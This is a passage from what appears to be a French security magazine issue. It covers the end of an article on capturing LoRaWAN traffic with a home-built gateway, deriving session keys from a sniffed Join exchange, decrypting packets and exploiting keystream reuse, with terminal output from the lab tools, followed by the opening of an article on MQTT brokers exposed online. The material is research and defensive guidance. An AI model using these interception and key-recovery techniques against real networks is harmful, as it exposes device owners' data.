AppKey: 000102030405060708090A0B0C0D0E0F
```

2.3.1 Configuration du nœud sur le serveur applicatif

Il est nécessaire de configurer notre nœud dans le serveur applicatif. Pour cela, sur l'interface, il suffit de cliquer sur le bouton ***Create Node***, de remplir les champs et de valider par un clic sur ***Submit*** (Figure 4, page suivante).

2.3.2 Configuration du nœud sous Windows

Les logiciels de contrôle du nœud fonctionnent sous Windows. Ils nécessitent la création d'un compte afin d'être téléchargés. Ils peuvent être installés dans une machine virtuelle supportant la connexion de périphériques USB. Ils nécessitent l'installation d'un driver




Figure 4

Configuration d'un nœud dans le serveur applicatif.

[FTDI]. Le logiciel WiMOD LoRaWAN EndNode Studio téléchargeable ici **[STULW]** permet le paramétrage du firmware LoRaWAN.

Chaque nœud LoRaWan possède un identifiant unique DevEUI. La plateforme de test SK-iM880B permet la reconfiguration de ce champ. Pour cela, il est nécessaire dans le menu ***Extras*** de reconfigurer l'***Operation mode*** du nœud en ***Customer mode*** et d'appliquer le changement avec le bouton ***Set Operation mode***.

Une fois ce mode activé, il est possible de modifier le DevEUI du nœud avec le bouton ***Set Device EUI***. Une fois un DevEUI choisi et configuré, il est nécessaire de repasser le nœud en mode ***Application*** en validant avec ***Set Operation Mode*** comme indiqué dans l'image 3.




Figure 5

Figure 5 : Reconfiguration du DevEUI.

Attention

Au premier démarrage, les nœuds sont susceptibles de fonctionner avec un firmware LoRa. Auquel cas, il sera nécessaire de télécharger WiMod LoRa Studio [STULR] ainsi qu'un firmware LoRaWAN [FIRM]. Dans WiMod LR Studio, dans le menu *Configuration > Device Information* il est nécessaire d'utiliser le bouton *Update Firmware* afin de modifier le firmware présent sur le nœud. Une fois cette opération effectuée, il est possible de relancer WiMOD LoRaWAN Endnode Studio pour configurer le nœud.

Il est possible dans l'onglet ***Network Service*** de configurer les différents éléments selon le mode d'activation choisi. Dans notre situation, le menu ***Device Activation Over The Air*** nous permet de définir l'ApplicationEUI et l'Application Key à utiliser ; une fois ces paramètres validés avec ***Set Join Parameter***, le bouton ***Join Network*** déclenche l'activation. Si celle-ci s'est bien déroulée, ***Network Status*** indiquera `Active (OTAA)` comme sur la capture d'écran.

Pour vérifier que l'association s'est bien déroulée, il est possible aussi de consulter les logs renvoyés par les différents services Lora.




Figure 6

Interface de configuration des paramètres LoRaWAN.

Dans l'interface web du LoraServer, on doit alors pouvoir consulter que l'activation s'est bien déroulée en cliquant sur notre nœud puis sur le bouton ***Node session / ABP*** et en vérifiant que des clés de sessions ont bien été générées en même temps qu'une adresse DevAddr.

Le bouton ***Send U-Data*** nous permet dès lors d'envoyer des données qui seront chiffrées au moyen des clés de session. En adaptant le script Monitor.py, il est possible de s'abonner à la file de notre nœud pour s'assurer que les données ont bien été reçues et déchiffrées.

3. CAPTURE ET ANALYSE DE TRAFIC

Cette infrastructure permet la capture et l'analyse de trafic LORAWAN. Les messages reçus par la passerelle sont stockés dans des files MQTT auxquelles il est possible de s'abonner avec le script Monitor.py.

Il est possible de se constituer une boîte à outils LoRaWAN avec les éléments suivants :

- Lora-wan-parser **[LWP]** : ce programme permet de générer et valider des requêtes LoRaWAN et s'avère ainsi être un outil de débogage lors du développement d'autres outils.
- Monitor.py : ce script surveille les files MQTT du serveur LoRa afin d'afficher les paquets interceptés par notre passerelle. Il permet l'extraction des différents paramètres nécessaires pour utiliser les autres outils.

- LoRaskeys : ce programme réimplémente la génération des clés de sessions AppSKey et NwkSKey à partir d'un aléa « DNonce » connu et de la réponse Join-Request reçue qui contient un aléa « ANonce ».
- Loracrypt : ce programme permet de réaliser des expérimentations sur la dérivation des blocs utilisés pour chiffrer les données envoyées.

Les trois derniers outils sont récupérables sur le **[Github]**.

3.1 Génération des clés NwkSKey et AppSKey

Le script Monitor.py surveille les paquets échangés par la passerelle LoRa et le serveur applicatif afin d'en afficher les principaux champs. Dans le cas d'une activation *over the air*, une requête Join-Request capturée permettra de connaître les informations suivantes : AppEUI, DevEUI ainsi que l'aléa « DNonce ». Ce dernier est utilisé pour générer les clés de sessions.

Terminal

```
$ python Monitor.py
 ## Connecting to 192.168.56.135
 ## Subscribing to gateway/aa555a0000000101/rx
 ## Subscribing to gateway/aa555a0000000101/tx
 ## Subscribing to application/aabbccddeeff1122/node/0011223344556677/
=======> Received message on topic gateway/aa555a0000000101/rx
 ---> Rx: Received Message at 2017-03-21T09:55:22.580196Z
 Decoded data: 00a7a6a5a4a3a2a1a077665544332211005c6cea2649b
 *** Join-request
  AppEUI: a0a1a2a3a4a5a6a7
  DevEUI: 0011223344556677
  DNonce:  c655
  MIC: cea2649b
=======> Received message on topic gateway/aa555a0000000101/tx
 ---> Rx: Intercepting Message on TX
 Decoded data: 206add0add9b87477e6a0f5e7e37254540
 *** Join Accept
  Data: 6add0add9b87477e6a0f5e7e
```

Capture de paquets LoRaWAN.

La capture d'une réponse Join-Accept permettra d'en déchiffrer le contenu à partir d'une AppKey connue et d'en extraire en cas de succès un autre aléa « ANonce » utilisé pour générer les clés de session. Ce message contient par ailleurs la valeur de l'adresse « DevAddr » attribuée au nœud.

En capturant un échange d'activation Join-Request et Join-Accept, il devient possible de générer les clés NwkSKeys et AppSKeys à partir de l'aléa « DNonce » et du message Join-Accept dont est extrait l'aléa « ANonce ».

Terminal

```
$ ./loraskeys 000102030405060708090a0b0c0d0e0f c655
206add0add9b87477e6a0f5e7e37254540
NetID: 00010203
DevAddr: 068e8cb1
---- ComputingSkeys
NwkSkey: 3d4340fb2a8949d6a971944834b3f92f
APPSkey: 5b767e307303f36ccc2cc1b3be2acda1
```

Il est possible par la suite en capturant les messages dont l'adresse « DevAddr » correspond à celle de la réponse Join-Accept précédente de les valider au moyen du programme lora-wan-parser. Il est nécessaire pour cela de spécifier les clés NwkSKey et AppSKey. En cas de succès, les données seront déchiffrées.

Terminal

```
=======> Received message on topic gateway/aa555a0000000101/rx
 ---> Rx: Received Message at 2017-03-21T09:55:27.984158Z
 Decoded data: 40b18c8e068000000192334b62
 *** Unconfirmed data up
  DevAddr: 068e8cb1    fCtrl: 80   fCtnt: 0000   fPort: 01
  Data:



$ ./lwp -N 3d4340fb2a8949d6a971944834b3f92f -A
5b767e307303f36ccc2cc1b3be2acda1 --parse 40b18c8e068000000192334b62

--------------------------------------------------------------------------------
PORT (1) PRESENT WITHOUT PAYLOAD
MSG: 40 B1 8C 8E 06 80 00 00 01 92 33 4B 62
LoRaWAN R1
UNCONFIRMED DATA UP
MIC is OK [ 92 33 4B 62 ]
APPEUI: 0000000000000000
DEVEUI: 6C77700000000000
DEVADDR: 068E8CB1
ADR: 1, ADRACKREQ: 0, ACK 0
FCNT: 0 [0x00000000]
No Port and FRMPayload in message
```

Il est ainsi possible pour un attaquant écoutant du trafic LoRaWAN de tenter de bruteforcer des clés de session. C'est réalisable en premier lieu si elles ont été choisies de façon non aléatoire par exemple lors d'une activation ABP. Par ailleurs, si un échange par activation OTAA est capturé, il devient possible de bruteforcer l'AppKey. En cas de succès, il est possible de dériver les clés de sessions utilisées.

La passerelle que nous avons testée dans Paris pour une durée de huit jours nous a permis de capturer du trafic LoRaWAN au sein duquel une douzaine de flux différents ont été identifiés. Cependant, sur l'ensemble du trafic capturé, aucune requête Join-Request n'a été interceptée. Par ailleurs, aucun des paquets reçus n'a pu être validé au cours des tests avec des clés de session triviales.

3.2 Cryptanalyse de la séquence des blocs de chiffrement

Parmi les vulnérabilités évoquées dans les publications en début d'article, l'usage non optimal d'AES a été souligné. En effet, le chiffrement utilise une opération Xor associée à une séquence de blocs de chiffrement qui peut être générée à partir de la clé de session ainsi que des valeurs connues de DevAddr et de `sequenceNumber`. Ce dernier est un entier sur 16 bits. Lorsqu'il boucle, la séquence de blocs de chiffrement est réutilisée.

Le programme Loracrypt permet de chiffrer un message à partir d'une AppSKey, du DevAddr et du `sequenceCounter` (Fcnt) qui sont connus. Il permet de visualiser la génération de la séquence des blocs de chiffrement.

Terminal

```
$ ./loracrypt "0123456789:;<=>?@ABCDEFGHIJKLMNO"
5b767e307303f36ccc2cc1b3be2acda1 068e8cb1  1
Dumping data with sequenceCounter = 0001
Generated blk: 010000000001018c8e010100000075dc
Generated key: c73cb68b9dc7c73128c73336f2ed75dc
Generated blk: 010000000001018c8e01010000005953
Generated key: 4830245ca248481d2a4898ab61a95953
0x000000: f7 0d 84 b8 a9 16 a7 06 10 39 09 0d ce d0 4b e3 .........9....K.
0x000010: 08 71 66 1f e6 a7 f3 5a 62 e0 d2 e0 2d e4 17 1c .qf....Zb...-...
$ ./loracrypt "1123456789:;<=>?@ABCDEFGHIJKLMNO"
5b767e307303f36ccc2cc1b3be2acda1 068e8cb1  1
Dumping data with sequenceCounter = 0001
Generated blk: 010000000001018c8e010100000075dc
Generated key: c73cb68b9dc7c73128c73336f2ed75dc
Generated blk: 010000000001018c8e01010000005953
Generated key: 4830245ca248481d2a4898ab61a95953
0x000000: f6 0d 84 b8 a9 16 a7 06 10 39 09 0d ce d0 4b e3 .........9....K.
0x000010: 08 71 66 1f e6 a7 f3 5a 62 e0 d2 e0 2d e4 17 1c .qf....Zb...-...
```

Chiffrement de deux messages similaires pour une clé, un devAddr et un sequenceCounter connus.

Dès lors que des paquets chiffrés avec la même clé seront capturés, si les clés de session ne sont pas réinitialisées, selon la nature des données et leur variabilité, il sera possible de procéder à une opération xor bloc par bloc afin d'extraire des éléments de la clé « courante » de la séquence de chiffrement. Ces informations agrégées dans le temps peuvent faciliter une cryptanalyse.

Lors de nos tests, il a été possible de capturer des envois de données assez réguliers, de l'ordre d'un paquet toutes les trente secondes. À supposer que ce périphérique ne soit pas réinitialisé, il faudrait environ 22 jours avant que le `sequenceCounter` boucle. C'est le temps requis pour commencer à envisager une attaque par cryptanalyse.

Celle-ci ne serait par ailleurs pas garantie selon la nature des données encodées : texte ou binaire. Il serait nécessaire de disposer de plus d'informations sur le périphérique émettant ces paquets, éventuellement en l'identifiant par son DevEUI si on a pu le capturer.

CONCLUSION

Les moyens techniques mis en place dans notre solution permettent la capture de paquets LoRaWAN émis par nos nœuds, mais aussi par d'autres nœuds dans l'environnement. Au cours des tests réalisés, il a été montré qu'il était possible de réaliser des attaques par bruteforce sur les différentes clés utilisées.

La sécurité LoRaWAN repose en partie sur la méthodologie implémentée dans le choix des clés. En effet, si certaines des clés sont facilement devinables lors d'une activation ABP, elles pourront faire l'objet de tentatives de bruteforce sur les paquets capturés par un attaquant. L'activation OTAA permet de s'assurer que les clés de sessions seront aléatoires. Cependant, la capture éventuelle de Join-Request et Join-Accept permet aussi d'attaquer la clé AppKey utilisée pour générer les clés de session. Il est donc nécessaire de s'assurer que ces clés sont générées de façon aléatoire.

Cependant, au-delà de ces vulnérabilités facilement évitables, l'implémentation correcte d'un environnement LoRaWAN nécessite le respect des recommandations quant au renouvellement fréquent des clés de session et à la non-réutilisation de valeurs aléatoires utilisées dans la génération des clés. Dans le cas contraire, la nature et la quantité des données échangées ainsi que la connaissance de leur structure par un attaquant, qui aurait procédé à l'analyse d'un équipement semblable, peuvent mener à la compromission du trafic via une cryptanalyse de celui-ci étalée sur une période se comptant en semaines.

REMERCIEMENTS

L'auteur remercie la société LEXFO pour les moyens mis à disposition ainsi que pour les conseils, l'aide apportée et la relecture. ■

RÉFÉRENCES

- [MWR] LoRa Security : **https://labs.mwrinfosecurity.com/assets/BlogFiles/mwri-LoRa-security-guide-1.2-2016-03-22.pdf**
- [REN] LoRaWAN vulnerabilities : **http://hardwear.io/renaud-lifchitz-speaker/**
- [ORAN] Déploiement Orange : **https://www.orange.com/fr/Engagements/Responsabilite/Environnement/Changement-climatique/Folder/Orange-et-la-COP/Folder/LoRa**
- [BOUY] Réseau Bouygues : **http://www.objetconnecte.com/tout-savoir-reseau-lora-bouygues/**
- [01net] LoRaWan vulnérable : **http://www.01net.com/actualites/objets-connectes-les-reseaux-lorawan-vulnerables-aux-attaques-de-hackers-1042538.html**
- [LORA] LoRaWAN Specification : **https://www.lora-alliance.org/portals/0/specs/LoRaWAN%20Specification%201R0.pdf**
- [STH] Implémentation Semtech : **https://github.com/Lora-net/**
- [MQTT] MQ Telemetry Transport : **https://en.wikipedia.org/wiki/MQTT**
- [TTN] TheThingsNetwork : **https://www.thethingsnetwork.org**
- [LIBLG] Lib Lora Gateway : **https://github.com/TheThingsNetwork/lora_gateway**
- [Gate] Concentrateur LoRa : **https://wireless-solutions.de/products/long-range-radio/ic880a.html**
- [Node] StarterKit LoRaWan : **http://webshop.imst.de/sk-im880b-starter-kit-for-im880b-l.html**
- [LWP] LoraWanParser : **https://github.com/JiapengLi/lorawan-parser**
- [FTDI] Drivers FTDI : **http://www.ftdichip.com/Drivers/CDM/CDM21224_Setup.zip**
- [STULR] WiMod LoRa Studio : **http://www.wireless-solutions.de/images/stories/downloads/Radio%20Modules/iM880B/WiMOD_LR/WiMOD_LR_Studio_V1_18_4.zip**
- [FIRM] LoRaWAN Firmware : **http://www.wireless-solutions.de/images/stories/downloads/Radio%20Modules/iM880B/WiMOD_LoRaWAN/WiMOD_LoRaWAN_EndNode_Firmware_V1_17.zip**
- [STULW] WiMod LoRaWAN Studio : **http://www.wireless-solutions.de/images/stories/downloads/Radio%20Modules/iM880B/WiMOD_LoRaWAN/WiMOD_LoRaWAN_EndNode_Studio_V0_33_0.zip**
- [APPS] LoRaServer : **https://docs.loraserver.io/loraserver/**
- [GitHub] Attacking LoraWan : **http://github.com/AttackingLoraWan**

1 LES STANDARDS UTILISÉS

RÉSEAU / MQTT / PROTOCOLE RÉSEAU / ARCHITECTURE

MQTT : LE PROTOCOLE IOT QUI DISTRIBUE VOS DONNÉES PERSONNELLES À TOUS ?

par Renaud Lifchitz

On parle habituellement des vulnérabilités intrinsèques aux objets connectés : vulnérabilités physiques ou liées aux protocoles sans fil utilisés, mais certains protocoles côté serveur sont difficiles à sécuriser et contribuent à fragiliser les flottes d'objets connectés. Nous étudierons le cas du protocole MQTT, largement utilisé, avec de nombreux exemples de données sensibles exposées et d'objets connectés dont il est facile de prendre le contrôle. Nous finirons par les approches possibles pour sécuriser MQTT, parfois au détriment de la compatibilité.

1. QU'EST-CE QUE LE PROTOCOLE MQTT ?

1.1 Introduction

MQTT, pour *Message Queuing Telemetry Transport*, est un protocole réseau TCP/IP, léger et facilement scalable, adapté à l'envoi et la réception de messages en flux continu (*streaming*).

Inventé en 1999 par le docteur Andy Stanford-Clark d'IBM et Arlen Nipper d'Arcom (maintenant Eurotech), le protocole est depuis largement utilisé dans l'industrie comme dans les applications domestiques. En novembre 2011, IBM et Eurotech annoncent leur participation conjointe au projet Eclipse « M2M Industry Working Group » et le cœur du code MQTT qu'ils ont développé et versé au projet Eclipse Paho, un projet open source de messagerie. En mars 2013, MQTT entre dans un processus de normalisation auprès de l'OASIS. Fin 2014, le protocole est enfin accepté comme standard OASIS à part entière **[1]**. MQTT obtient aussi des ports réservés auprès de l'IANA (*Internet Assigned Numbers Authority*), les ports 1883, tant en TCP qu'en UDP (bien que le standard n'utilise que le protocole TCP) et sa version « sécurisée » SSL ou TLS, appelée MQTTS, sur le port 8883.

Aujourd'hui, la spécification complète de MQTT est disponible sur le site de l'OASIS **[2]**.

1.2 Fonctionnalités

L'architecture de base MQTT est très simple, elle est composée d'un serveur MQTT, couramment appelé « broker », et deux types de clients : les producteurs d'information (*producers*) et les consommateurs d'information (*consumers*). Le rôle du broker est de relayer sélectivement l'information entre producteurs et consommateurs d'information. En effet, chaque information poussée par un producteur est étiquetée d'un sujet (*topic*). Les consommateurs choisissent de s'abonner à un ou plusieurs sujets et ne reçoivent que les messages étiquetés avec ces sujets.




Figure 1

Principe de fonctionnement d'une architecture MQTT.

De plus, les sujets se présentent sous forme arborescente, comme dans la plupart des systèmes de fichiers (exemple : `/sujet1/sous-sujet1/`... , `/sujet1/sous-sujet2/`...), et il est possible de s'abonner à n'importe quelle partie de ces arborescences, et ainsi implicitement à toutes leurs sous-arborescences.

Une fois qu'un consommateur est abonné à un sujet, il reçoit en *push* (i.e, sans *polling*), tous les messages auxquels il est abonné. Le protocole est suffisamment efficace pour gérer plusieurs centaines de messages par seconde et plusieurs centaines de clients connectés, et il est assez aisé de rajouter plusieurs brokers, chacun dédié à des sujets spécifiques.

La spécification ajoute aussi des jokers (*wildcards*), permettant de se substituer à tout ou partie de l'arborescence, si elle est inconnue a priori du client consommateur. Ainsi le joker `+` se substitue à un seul niveau de sujet, tandis que le joker `#` est un joker multi-niveau. Ainsi pour recevoir tous les messages ayant pour sujet `/domicile/salon/temperature`, il est possible de s'abonner au sujet `/domicile/+/temperature` ou au sujet `/#/temperature`. Nous recevrons alors tous les messages traitant de ce sujet, mais aussi potentiellement d'autres, proches.

Un sujet particulier, **SYS**, est curieusement implémenté dans la plupart des brokers classiques, tout en étant totalement absent de la spécification, qui fait tout de même mention qu'il est devenu courant. Ce sujet renvoie quantité d'informations techniques sur le broker, comme nous le verrons plus loin.

Par ailleurs, MQTT dispose de plusieurs niveaux de qualité de service (QoS) pour ses messages, qualité de service choisie par le producteur à l'émission des messages :

- Un message de QoS de niveau 0 sera délivré au plus une fois (*at most once*), c'est-à-dire qu'il est envoyé sans garantie de réception et qu'il n'est pas stocké.
- Un message de QoS de niveau 1 sera livré au moins une fois (*at least once*), c'est-à-dire que le client le transmettra plusieurs fois si nécessaire, jusqu'à ce que le broker lui confirme qu'il a été transmis.
- Un message de QoS de niveau 2 (*exactly once*) est proche d'un message de niveau 1, mais une phase de négociation plus lente et plus sophistiquée a lieu avec le broker pour éviter la duplication de messages, ce qui fait que les messages ne seront reçus qu'une seule et unique fois.

1.3 Usages principaux

Pour se faire une idée des usages, il est commode d'utiliser un moteur de recherche de services en ligne, comme Shodan (**https://shodan.io**). Une simple recherche avec le mot-clé *mqtt* nous en apprend déjà pas mal (Figure 3, ci-contre), on trouve plus de 20 000 serveurs, principalement situés en Chine et aux États-Unis, dont une large proportion hébergée sur le cloud (essentiellement ici Amazon).





Figure 2

Principaux usages professionnels de MQTT.

Figure 3



